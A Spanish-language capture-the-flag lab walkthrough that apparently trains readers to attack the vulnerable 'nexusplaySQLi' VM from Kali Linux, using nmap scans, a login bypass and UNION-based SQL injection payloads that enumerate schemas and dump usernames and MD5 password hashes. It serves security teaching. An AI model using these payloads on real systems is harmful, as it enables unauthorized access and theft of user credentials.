



***Figura 73: Kali – modo Red NAT.***

- Cambio del adaptador de red de la máquina nexusplaySQLi **(ver Figura 74)**.





***Figura 74: nexusplaySQLi – modo Red NAT.***

4. Al terminar las configuraciones, se encienden las máquinas y se identifica la red que se le asignó al entorno mediante la verificación de la dirección IP de Kali Linux con el comando "**ip add**" **(ver Figura 75).**





***Figura 75: Dirección IP de Kali Linux 10.0.2.4/24.***

5. Lo siguiente será realizar un escaneo con la red identificada "**nmap -sn 10.0.2.0/24**" para localizar la dirección IP de la máquina NexusplaySQLi **(ver Figura 76).**





***Figura 76: Dirección IP de nexuplaySQLi 10.0.2.15/24 identificada.***

6. Al tener ambas máquinas en la misma red, se realiza un ping hacia la dirección IP 10.0.2.15, que es nexusplaySQLi, para comprobar que existe la conectividad y si el objetivo es alcanzable **(ver Figura 77).**





***Figura 77: Hacer un ping a NexusplaySQLi desde Kali.***

7. Luego se debe realizar un escaneo con el comando "**nmap -PT -T4 -A 10.0.2.15**", donde:

- **-PT** verifica que el host responde mediante ping TCP
- **-T4** controla qué tan rápido y agresivamente Nmap realiza el escaneo
- **-A** activa la detección avanzada para identificar servicios, versiones y el sistema operativo

Con este se identificarán los puertos y servicios activos en la máquina objetivo: 22 (SSH) para conexiones remotas, 80 (HTTP) correspondiente a la aplicación NexusPlay y 3306 (MySQL), que, aunque no es accesible, confirma que el servicio está en ejecución **(ver Figura 78)**.





***Figura 78: Escaneo de red a nexusplaySQLi mediante la herramienta nmap.***

8. Al identificar que el puerto 80 está habilitado, se debe ingresar a la aplicación web mediante la dirección IP de la máquina (10.0.2.15) en el navegador, lo que permitirá visualizar la interfaz de la tienda NexusPlay **(ver Figura 79)**.





***Figura 79: Acceder a la aplicación web.***

**Paso 2 – Explotación.**

9. Al tener acceso a la aplicación web, se debe seleccionar el ícono de usuario ubicado en el lado derecho de la interfaz para abrir el formulario de "**iniciar sesión**" y realizar una inyección SQL en el campo de usuario (**'or 1=1-- -**), mientras que en el campo de contraseña se debe ingresar cualquier valor **(ver Figura 80).**





***Figura 80: Inyección SQL en el formulario de login.***

10. Aunque esta inyección solo permitirá acceder como un usuario normal de la aplicación web **(ver Figura 81).**





***Figura 81: Perfil del usuario normal.***

11. Después se debe realizar otra inyección SQL utilizando (**' ORDER BY 6-- -**) en el campo de búsqueda de la aplicación, con el fin de identificar el número de columnas que maneja dicho buscador, las cuales son 6 **(ver Figura 82).**





***Figura 82: Identificar número de columnas mediante SQLi.***

12. Es de importancia notar que, si se utiliza un número mayor a 6, se generará un error de sintaxis, lo que confirma la cantidad de columnas disponibles **(ver Figura 83).**





***Figura 83: Confirmar mediante error de sintaxis el total de columnas.***

13. Con la información obtenida se arma la siguiente inyección SQL:

**‘ UNION SELECT 1,2,3,4,5,6-- -**

Aquí se ingresan los valores del 1 al 6, que corresponden a las columnas identificadas, lo que permite comprobar cuáles son visibles y se pueden utilizar para extraer información **(ver Figura 84).**





***Figura 84: Identificar la cantidad de columnas que devuelve la consulta.***

14. Tras identificar las columnas (2, 3 y 6), se realiza una inyección SQL reemplazando el número 6 por information_schema:

**' UNION SELECT 1, 2, 3, 4, 5, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA-- -**

Esto permite visualizar las bases de datos existentes en el servidor **(ver Figura 85).**





***Figura 85: Resultado de la consulta - Bases de datos del servidor.***

**Paso 3 - Bandera base de datos.**

15. Usando el nombre de la base de datos, se ejecuta en el buscador la inyección SQL:

**' UNION SELECT null, null, null, null, null, table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema = 'nexusplay_db'-- -**

Esta acción permite seleccionar la base de datos nexusplay_db y visualizar el contenido de sus tablas **(ver Figura 86)**.





*Figura 86: Resultado - Tablas de la base de datos nexusplay_db.*

16. Acto seguido se deben localizar las más importantes, que en este caso son "**tipo_user**" y "**usuarios**", ya que contienen la información relevante sobre los usuarios de la aplicación **(ver Figura 87)**.





*Figura 87: Buscar tablas relevantes "tipo_user" y "usuarios".*

17. Luego se procede a ver el contenido de las tablas identificadas con la siguiente inyección SQL:

**UNION SELECT null, null, null, null, null, column_name FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='tipo_user'-- -**

Esta acción permite obtener los nombres de las columnas que contiene la tabla "**tipo_user"** y determinar qué información puede extraerse **(ver Figura 88).**





***Figura 88: Resultado - Columnas de la tabla "tipo_user".***

18. Al identificar las columnas de la tabla, se realiza la inyección SQL:

**' UNION SELECT null, id, null, null, null, nombre FROM tipo_user-- -**

Que permitirá visualizar el contenido de las columnas "**id**" y "**nombre**" de la tabla "**tipo_user**", identificando de esta forma que la id del admin es **2 (ver Figura 89).**





***Figura 89: Datos de las columnas id y nombre.***

19. De manera similar, para la tabla usuarios se utiliza la siguiente inyección SQL:

**UNION SELECT null, null, null, null, null, column_name FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='usuarios'-- -**

Con esto se logrará extraer todas sus columnas y determinar cuáles son las más importantes: "**username**", "**password**" y "**tipo_user_id**" **(ver Figura 90).**





***Figura 90: Columnas de la tabla usuarios.***

20. Con las columnas identificadas, lo siguiente será extraer la información de cada una de ellas mediante la inyección SQL:

**' UNION SELECT null, tipo_user_id, username, null, null, password FROM usuarios-- -**

Esto permite obtener los nombres de usuario junto con sus contraseñas, las cuales están encriptadas en MD5, además de visualizar el tipo de usuario, donde el de más interés es miguel_admin, cuya contraseña corresponde a la captura de la primera bandera **(ver Figura 91)**.

